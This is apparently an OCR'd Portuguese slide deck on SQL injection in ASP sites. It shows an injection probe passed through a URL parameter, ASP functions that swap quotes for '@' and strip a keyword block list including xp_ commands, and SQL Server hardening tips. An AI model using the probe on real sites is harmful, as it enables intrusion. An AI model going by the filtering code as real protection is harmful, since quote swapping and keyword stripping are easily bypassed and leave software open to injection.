Esses desenvolvedores determinam o número máximo de caracteres que o campo texto da pagina pode suportar, e impedem a entrada de caracteres especiais no campo. Mas NADA DISSO ADIANTA!!! Nem só de campos vive um site, podemos fazer requisições até mesmo pela URL do site e utilizar a URL para injetar comandos de SQL. Como mostra esse exemplo:

(www.sitevulneravel.com.br/news.asp?id='having 1=1--)

Ou seja de nada adiantou o filtro realizado no campo. O filtro de caracteres especiais deve ser realizado toda vez que a pagina ASP for realizar alguma query no bando de dados.

Veremos a seguir um exemplo que mostra como substituir aspas simples (') por (@). O que **já ajuda** a impedir que o ASP receba os comandos do SQL do atacante, pois a página antes de enviar a consulta ao banco fará a substituição de todas as aspas simples por arroba...

Prevenir é melhor que remediar

Exemplo de como substituir aspas simples por @:


```
<%
Function
RemoveApostrofe(texto)
RemoveApostrofe = replace(texto , “‘”, “@")
End function
%>
```

Exemplo de como remover textos utilizados em ataques de SQL Injection:

```
<%
Function LimpaLixo( input )
dim lixo
dim textoOK
lixo = array ( "select" , "drop" , ";" , "--" ,
"insert" , "delete" , "xp_“, “master..xp_")
textoOK = input
for i = 0 to uBound(lixo)
textoOK = replace( textoOK , lixo(i) , "")
next
LimpaLixo = textoOK
end Function
%>
```


Microsoft SQL Server, mais seguro...

Veremos agora duas configurações do Microsoft SQL Server que facilitam a invasão.
1ª) Microsoft SQL Server sendo executado com a conta “Local System”.



Microsoft SQL Server, mais seguro...

2ª) Função XP_CMDSHELL ativa a qual permite a execução de comandos do MS-DOS.



Duvidas?

Obrigado!